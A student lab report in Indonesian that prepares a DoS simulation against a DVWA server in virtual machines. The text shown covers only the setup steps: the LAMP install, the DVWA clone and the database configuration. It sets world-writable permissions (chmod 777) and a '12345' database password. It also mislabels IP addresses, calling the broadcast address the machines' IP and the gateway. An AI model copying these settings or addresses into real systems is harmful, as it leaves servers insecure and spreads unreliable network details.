

SIMULASI SERANGAN DOS (HPING3 & SLOWLORIS)

NAMA : PUTRI AMELIA NUR

KELAS : 5JK A

NIM : 105841114423

1. PENDAHULUAN

Perkembangan layanan berbasis jaringan mengakibatkan aspek ketersediaan layanan menjadi faktor yang sangat krusial dalam keamanan informasi, selain kerahasiaan dan integritas. Salah satu ancaman utama terhadap ketersediaan adalah serangan Denial of Service (DoS), yaitu upaya melumpuhkan layanan dengan membebani atau menghabiskan sumber daya sistem secara berlebihan sehingga pengguna sah tidak dapat lagi mengakses layanan yang disediakan.

Dalam praktikum ini dilakukan simulasi serangan DoS terhadap layanan web dengan dua pendekatan yang berbeda, yaitu serangan SYN Flood menggunakan Hping3 pada lapisan jaringan dan serangan Slowloris pada lapisan aplikasi. Selain itu, dilakukan pula pengujian mekanisme mitigasi menggunakan firewall IPTables untuk menilai sejauh mana aturan filtering dapat mengurangi atau menghentikan dampak serangan dan mengembalikan ketersediaan layanan web.

2. TUJUAN DAN MANFAAT PRAKTIKUM

- Menganalisis pengaruh serangan DoS terhadap performa serta ketersediaan layanan web yang berjalan pada server Ubuntu.
- Membandingkan karakteristik dan dampak dua jenis serangan, yaitu SYN Flood (Hping3) dan Slowloris, terhadap layanan web DVWA.
- Menguji efektivitas konfigurasi firewall menggunakan IPTables dalam memitigasi serangan DoS dan memulihkan akses layanan bagi pengguna sah.


3. TOOLS YANG DIGUNAKAN

Lingkungan simulasi dibangun menggunakan beberapa tools utama, antara lain Kali Linux sebagai mesin penyerang, Ubuntu Server sebagai target, Apache2 sebagai web server, MariaDB dan PHP untuk mendukung aplikasi DVWA, serta Hping3 dan

Slowloris sebagai alat serangan. IPTables digunakan sebagai mekanisme mitigasi, sementara VMware Workstation berperan sebagai platform virtualisasi dan browser Firefox digunakan untuk pengujian akses web.

4. SKENARIO DAN TOPOLOGI PENGUJIAN

a. Attacker: Kali Linux (IP: 192.168.142.255)




```
(kali@putri)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a4:39:e3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.142.129/24 brd 192.168.142.255 scope global dynamic noprefixroute eth0
        valid_lft 1756sec preferred_lft 1756sec
    inet6 fe80::f239:dbd0:f5ef:97e0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Gambar 1.1 Verifikasi Konfigurasi Alamat IP pada Mesin Attacker Kali Linux

Gambar menampilkan output perintah `ip a` pada sistem operasi Kali Linux yang digunakan sebagai mesin attacker. Pada antarmuka `eth0` terlihat alamat IP 192.168.142.129/24 dengan gateway 192.168.142.255, menandakan bahwa interface jaringan sudah dalam kondisi UP dan terhubung ke jaringan yang sama dengan server target sehingga siap dipakai untuk simulasi serangan DoS.

b. Target: Ubuntu Server (IP: 192.168.142.255)



```
ubuntu@ubuntu:/var/www/html/DVWA/config$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:17:21:8d brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.142.128/24 brd 192.168.142.255 scope global dynamic noprefixroute ens33
        valid_lft 1332sec preferred_lft 1332sec
    inet6 fe80::20c:29ff:fe17:218d/64 scope link
        valid_lft forever preferred_lft forever
ubuntu@ubuntu:/var/www/html/DVWA/config$
```

Gambar 1.2 Verifikasi Alamat IP pada Mesin Target Ubuntu Server

Gambar menampilkan hasil eksekusi perintah `ip a` pada Ubuntu Server yang berperan sebagai target serangan. Antarmuka `ens33` terlihat aktif dengan alamat IP 192.168.142.128/24 dan broadcast 192.168.142.255, menunjukkan bahwa server telah terhubung ke jaringan yang sama dengan mesin attacker sehingga siap digunakan sebagai host target dalam simulasi serangan DoS.

5. PEMBANGUNAN TARGET (SERVER SETUP)

- a. Instalasi LAMP Stack & Git Mengupdate repository dan menginstal paket Apache, MariaDB, PHP, dan Git.

- sudo apt update

```
ubuntu@ubuntu:~$ sudo apt update
Ign:1 cdrom://Ubuntu 24.04.3 LTS _Noble Numbat_ - Release amd64 (20250805.1) noble InRelease
Hit:2 cdrom://Ubuntu 24.04.3 LTS _Noble Numbat_ - Release amd64 (20250805.1) noble Release
Get:4 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Hit:5 http://archive.ubuntu.com/ubuntu noble InRelease
Get:6 http://security.ubuntu.com/ubuntu noble-security/main i386 Packages [363 kB]
Get:7 http://archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:8 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [1,391 kB]
Get:9 http://archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:10 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [1,684 kB]
Get:11 http://security.ubuntu.com/ubuntu noble-security/main Translation-en [225 kB]
Get:12 http://security.ubuntu.com/ubuntu noble-security/main amd64 Components [21.6 kB]
Get:13 http://security.ubuntu.com/ubuntu noble-security/main amd64 c-n-f Metadata [9,504 B]
Get:14 http://security.ubuntu.com/ubuntu noble-security/universe amd64 Packages [916 kB]
Get:15 http://security.ubuntu.com/ubuntu noble-security/universe i386 Packages [567 kB]
Get:16 http://security.ubuntu.com/ubuntu noble-security/universe Translation-en [207 kB]
Get:17 http://security.ubuntu.com/ubuntu noble-security/universe amd64 Components [71.4 kB]
Get:18 http://security.ubuntu.com/ubuntu noble-security/universe Icons (48x48) [46.6 kB]
Get:19 http://security.ubuntu.com/ubuntu noble-security/universe Icons (64x64) [72.9 kB]
Get:20 http://security.ubuntu.com/ubuntu noble-security/universe amd64 c-n-f Metadata [19.4 kB]
Get:21 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Packages [2,286 kB]
Get:22 http://security.ubuntu.com/ubuntu noble-security/restricted i386 Packages [21.9 kB]
Get:23 http://security.ubuntu.com/ubuntu noble-security/restricted Translation-en [523 kB]
Get:24 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Components [21.2 B]
Get:25 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 c-n-f Metadata [500 B]
Get:26 http://security.ubuntu.com/ubuntu noble-security/multiverse amd64 Packages [27.4 kB]
Get:27 http://security.ubuntu.com/ubuntu noble-security/multiverse i386 Packages [6,072 B]
Get:28 http://security.ubuntu.com/ubuntu noble-security/multiverse Translation-en [5,956 B]
Get:29 http://security.ubuntu.com/ubuntu noble-security/multiverse amd64 Components [212 B]
Get:30 http://security.ubuntu.com/ubuntu noble-security/multiverse amd64 c-n-f Metadata [384 B]
Get:31 http://archive.ubuntu.com/ubuntu noble-updates/main i386 Packages [566 kB]
Get:32 http://archive.ubuntu.com/ubuntu noble-updates/main Translation-en [311 kB]
```

Gambar 5.1 Pembaruan Repository Paket Ubuntu Server

Gambar menunjukkan proses eksekusi perintah sudo apt update pada Ubuntu Server untuk menyegarkan daftar repository paket sistem. Tahap ini memastikan seluruh paket yang dibutuhkan, seperti Apache, MariaDB, PHP, dan dependensi lainnya, tersedia dalam versi terbaru dan kompatibel sebelum digunakan untuk membangun layanan web target pada simulasi serangan DoS.

- sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php git -y

```
ubuntu@ubuntu:~$ sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php git -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'php8.3-mysql' instead of 'php-mysqli'
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils galera-4 gawk git-man libapache2-mod-php8.3 libapr1t64
  libaprutil1-dbd-sqlite3 libaprutil1-ldap libaprutil1t64 libbci-fast-perl libbci-pm-perl libconfig-inifiles-perl
  libdbd-mysql-perl libdbi-perl liberror-perl libfcgi-bin libfcgi-perl libfcgi0t64 libhtml-template-perl libmariadb3
  libmysqlclient21 libsigsegv2 libsnappy1v5 libterm-readkey-perl liburing2 mariadb-client mariadb-client-core
  mariadb-common mariadb-plugin-provider-bzip2 mariadb-plugin-provider-lz4 mariadb-plugin-provider-lzma
  mariadb-plugin-provider-lzo mariadb-plugin-provider-snappy mariadb-server-core mysql-common php-common php8.3
  php8.3-cli php8.3-common php8.3-gd php8.3-opcache php8.3-readline pv socat
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom gawk-doc git-daemon-run | git-daemon-sysvinit git-doc
  git-email git-gui gitk gitweb git-cvs git-mediawiki git-svn php-pear libldb-dev perl libnet-daemon-perl
  libsql-statement-perl libtpc-sharedcache-perl mailx mariadb-test doc-base
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils galera-4 gawk git git-man libapache2-mod-php libapache2-mod-php8.3
  libapr1t64 libaprutil1-dbd-sqlite3 libaprutil1-ldap libaprutil1t64 libbci-fast-perl libbci-pm-perl libconfig-inifiles-perl
  libdbd-mysql-perl libdbi-perl liberror-perl libfcgi-bin libfcgi-perl libfcgi0t64
  libhtml-template-perl libmariadb3 libmysqlclient21 libsigsegv2 libsnappy1v5 libterm-readkey-perl liburing2
  mariadb-client mariadb-client-core mariadb-common mariadb-plugin-provider-bzip2 mariadb-plugin-provider-lz4
  mariadb-plugin-provider-lzma mariadb-plugin-provider-lzo mariadb-plugin-provider-snappy mariadb-server
  mariadb-server-core mysql-common php-common php-gd php8.3 php8.3-cli php8.3-common php8.3-gd php8.3-mysql
  php8.3-opcache php8.3-readline pv socat
0 upgraded, 53 newly installed, 0 to remove and 269 not upgraded.
Need to get 31.2 MB/31.6 MB of archives.
After this operation, 257 MB of additional disk space will be used.
Get:1 cdrom://Ubuntu 24.04.3 LTS _Noble Numbat_ - Release amd64 (20250805.1) noble/main amd64 libsigsegv2 amd64 2.14-1ub
untu2 [15.0 kB]
Get:2 cdrom://Ubuntu 24.04.3 LTS _Noble Numbat_ - Release amd64 (20250805.1) noble/main amd64 gawk amd64 1:5.2.1-2build3
```

Gambar 1.4 Instalasi Paket LAMP Stack dan Git pada Ubuntu Server

Gambar memperlihatkan proses eksekusi perintah sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php git -

y pada Ubuntu Server. Perintah ini menginstal komponen utama LAMP Stack yaitu Apache2 sebagai web server, MariaDB sebagai database, PHP beserta modul pendukung, serta Git sebagai alat pengunduh source code DVWA, sehingga server siap digunakan sebagai platform aplikasi target dalam simulasi serangan DoS.

- b. Instalasi DVWA Mengunduh *source code* DVWA dari GitHub ke direktori web server.

- /var/www/html




```
ubuntu@ubuntu:~$ cd /var/www/html
```

Gambar 1.5 Navigasi ke Direktori Document Root Apache

Gambar menampilkan perintah `cd /var/www/html` yang dijalankan pada terminal Ubuntu Server. Perintah ini digunakan untuk berpindah ke direktori document root Apache, sehingga seluruh file aplikasi web seperti DVWA dapat diletakkan pada lokasi yang benar dan dapat diakses oleh layanan web server.

- `sudo git clone https://github.com/digininja/DVWA.git`




```
ubuntu@ubuntu:~$ sudo git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 5622, done.
remote: Total 5622 (delta 0), reused 0 (delta 0), pack-reused 5622 (from 1)
Receiving objects: 100% (5622/5622), 2.64 MiB | 1.53 MiB/s, done.
Resolving deltas: 100% (2809/2809), done.
```

Gambar 1.6 Proses Cloning Aplikasi DVWA dari Repository GitHub

Gambar menunjukkan eksekusi perintah `sudo git clone https://github.com/digininja/DVWA.git` di direktori /var/www/html pada Ubuntu Server. Perintah ini mengunduh seluruh source code Damn Vulnerable Web Application DVWA ke document root Apache, sehingga aplikasi rentan tersebut siap dikonfigurasi lebih lanjut sebagai target pengujian keamanan dan simulasi serangan DoS.

- `Sudo chmod -R 777 /var/www/html/DVWA/`



```
ubuntu@ubuntu:~$ sudo chmod -R 777 /var/www/html/DVWA/
```

Gambar 1.7 Pengaturan Hak Akses Direktori DVWA pada Web Server

Gambar memperlihatkan perintah `sudo chmod -R 777 /var/www/html/DVWA/` yang dijalankan pada Ubuntu Server. Perintah ini memberikan hak akses penuh read, write, execute kepada seluruh pengguna terhadap direktori DVWA secara rekursif, sehingga web server Apache dapat

mengelola seluruh file aplikasi tanpa hambatan izin, meskipun konfigurasi ini hanya disarankan pada lingkungan simulasi dan bukan pada server produksi.

- `ls /var/www/html`




```
ubuntu@ubuntu:/var/www/html$ ls /var/www/html/  
DVWA index.html
```

Gambar 1.8 Verifikasi Direktori DVWA pada Document Root Apache

Gambar memperlihatkan hasil perintah `ls /var/www/html/` pada Ubuntu Server yang menampilkan direktori DVWA dan file `index.html`. Output ini mengonfirmasi bahwa folder aplikasi DVWA telah berhasil dibuat dan ditempatkan di dalam document root Apache, sehingga siap diakses melalui browser untuk proses konfigurasi dan pengujian keamanan web.

- c. Konfigurasi Database Membuat database khusus untuk DVWA agar aplikasi bisa berjalan

- `sudo MariaDB`



```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo mariadb  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 31  
Server version: 10.11.13-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Gambar 1.9 Akses MariaDB Monitor untuk Konfigurasi Database DVWA

Gambar menampilkan hasil eksekusi perintah `sudo mariadb` pada Ubuntu Server yang membuka MariaDB monitor. Tampilan welcome message dan informasi versi server menunjukkan bahwa layanan MariaDB telah berjalan dengan baik, sehingga administrator dapat mulai membuat database, user, dan pengaturan hak akses yang diperlukan untuk mendukung operasi aplikasi DVWA.

- `CREATE DATABASE dvwa;`




```
MariaDB [(none)]> CREATE DATABASE dvwa;  
Query OK, 1 row affected (0.001 sec)
```

Gambar 1.10 Pembuatan Database dvwa pada MariaDB

Gambar menampilkan perintah `CREATE DATABASE dvwa;` yang dijalankan di dalam MariaDB monitor dan menghasilkan pesan `Query OK, 1 row affected`. Hal ini menunjukkan bahwa database baru bernama `dvwa` telah berhasil dibuat dan akan digunakan sebagai basis penyimpanan data untuk aplikasi Damn Vulnerable Web Application (DVWA) pada server target.

Download the Perplexity app

- CREATE USER 'putriamelianur'@'localhost' IDENTIFIED BY '12345';



```
MariaDB [(none)]> CREATE USER 'putriamelianur'@'localhost' IDENTIFIED BY '12345';  
Query OK, 0 rows affected (0.001 sec)
```

Gambar 1.11 Pembuatan User Database untuk Aplikasi DVWA

Gambar menampilkan perintah CREATE USER 'putriamelianur'@'localhost' IDENTIFIED BY '12345'; yang dijalankan di dalam MariaDB monitor dan menghasilkan pesan Query OK. Perintah ini membuat user database baru bernama putriamelianur dengan password sederhana, yang nantinya digunakan sebagai akun khusus untuk menghubungkan aplikasi DVWA ke database tanpa memakai akun root secara langsung

- GRANT ALL PRIVILEGES ON dvwa.* TO 'user_dvwa'@'localhost';




```
MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'putriamelianur'@'localhost';  
Query OK, 0 rows affected (0.001 sec)
```

Gambar 1.12 Pemberian Hak Akses Penuh User Database dvwa

Gambar menampilkan perintah GRANT ALL PRIVILEGES ON dvwa.* TO 'putriamelianur'@'localhost'; di MariaDB yang menghasilkan pesan Query OK. Perintah ini memberikan hak akses penuh ke seluruh tabel dalam database dvwa untuk user putriamelianur, sehingga akun tersebut dapat mengelola data aplikasi DVWA secara menyeluruh selama proses pengujian.

- FLUSH PRIVILEGES;



```
MariaDB [(none)]> FLUSH PRIVILEGES;  
Query OK, 0 rows affected (0.001 sec)
```

Gambar 1.13 Penerapan Perubahan Hak Akses Database dengan FLUSH PRIVILEGES

Gambar memperlihatkan perintah FLUSH PRIVILEGES; yang dijalankan di MariaDB dan menghasilkan pesan Query OK. Perintah ini digunakan untuk memuat ulang tabel hak akses sehingga seluruh perubahan privilege yang telah diberikan kepada user, termasuk akses ke database dvwa, langsung berlaku tanpa perlu me-restart layanan database.

- EXIT;

```
MariaDB [(none)]> EXIT;
Bye
```

Gambar 1.14 Keluar dari MariaDB Monitor Setelah Konfigurasi Selesai

Gambar menampilkan perintah EXIT; pada MariaDB monitor yang diikuti pesan Bye. Perintah ini digunakan untuk mengakhiri sesi administrasi database setelah proses pembuatan database, user, dan pengaturan hak akses DVWA selesai dilakukan, menandakan bahwa tahap konfigurasi database sudah tuntas.

- d. Konfigurasi Koneksi Menyalin file konfigurasi dan menyesuaikannya dengan database yang baru dibuat.

- cd /var/www/html/DVWA/config

```
ubuntu@ubuntu:/var/www/html$ cd DVWA/config
```

Gambar 1.15 Navigasi ke Direktori Konfigurasi Aplikasi DVWA

Gambar di atas menunjukkan proses perpindahan direktori ke folder /var/www/html/DVWA/config menggunakan perintah cd. Direktori ini berisi file konfigurasi utama aplikasi DVWA, termasuk pengaturan koneksi database. Akses ke folder ini diperlukan sebelum melakukan penyalinan dan pengeditan file config.inc.php, agar aplikasi dapat terhubung dengan database yang telah dikonfigurasi sebelumnya.

- sudo cp config.inc.php.dist config.inc.php

```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo cp config.inc.php.dist config.inc.php
```

Gambar 1.16 Penyalinan File Konfigurasi Default DVWA menjadi config.inc.php

Gambar di atas memperlihatkan proses penyalinan file konfigurasi default DVWA menggunakan perintah sudo cp config.inc.php.dist config.inc.php.


Langkah ini dilakukan untuk membuat file konfigurasi aktif (config.inc.php) dari template bawaan DVWA. File inilah yang nantinya akan diedit untuk menyesuaikan pengaturan koneksi database, sehingga aplikasi DVWA dapat terhubung dengan database MariaDB yang telah disiapkan sebelumnya.

- sudo nano config.inc.php

```
ubuntu@ubuntu:/var/www/html/DVWA/config$ sudo nano config.inc.php
```

Gambar 1.17 Pengeditan File Konfigurasi Utama DVWA dengan Nano

Gambar di atas menampilkan proses pengeditan file konfigurasi utama DVWA, yaitu config.inc.php, menggunakan text editor nano dengan perintah `sudo nano config.inc.php`. Pada file ini dilakukan penyesuaian parameter koneksi database, meliputi nama database, username, password, dan host, agar sesuai dengan database MariaDB yang telah dibuat. Konfigurasi ini menjadi tahap krusial karena menentukan keberhasilan aplikasi DVWA dalam mengakses database dan berjalan secara normal pada web server.



```
GNU nano 7.2                                config.inc.php *
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA['db_server'] = '127.0.0.1';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user'] = 'putriamelianur';
$_DVWA['db_password'] = '12345';
$_DVWA['db_port'] = '3306';


# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA['recaptcha_public_key'] = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA['recaptcha_private_key'] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line  M-R Redo      M-G Copy
```

Gambar 1.18 Konfigurasi Koneksi Database DVWA pada File config.inc.php

Gambar menampilkan isi file config.inc.php yang dibuka dengan editor Nano pada Ubuntu Server. Terlihat parameter koneksi database DVWA telah diubah, antara lain db_server diatur ke 127.0.0.1, db_database ke dvwa, db_user ke putriamelianur, db_password ke 12345, dan db_port ke 3306, sehingga aplikasi DVWA dapat terhubung secara langsung ke layanan MariaDB yang telah dikonfigurasi sebelumnya.

- e. Verifikasi Awal Konfigurasi DVWA
 - Verifikasi dan Inisialisasi Aplikasi DVWA




Gambar 1.19 Halaman Status Konfigurasi Awal DVWA pada Setup Database dan Tampilan Lengkap Menu Database Setup Aplikasi DVWA

Gambar pertama menampilkan halaman setup.php DVWA yang diakses melalui browser dengan alamat <http://localhost/DVWA/setup.php>. Pada halaman ini ditampilkan hasil pengecekan konfigurasi server meliputi modul Apache, versi PHP, ekstensi database, serta detail koneksi database seperti nama database, username putriamelianur, dan port 3306, sebelum tombol Create/Reset Database ditekan untuk inisialisasi tabel DVWA

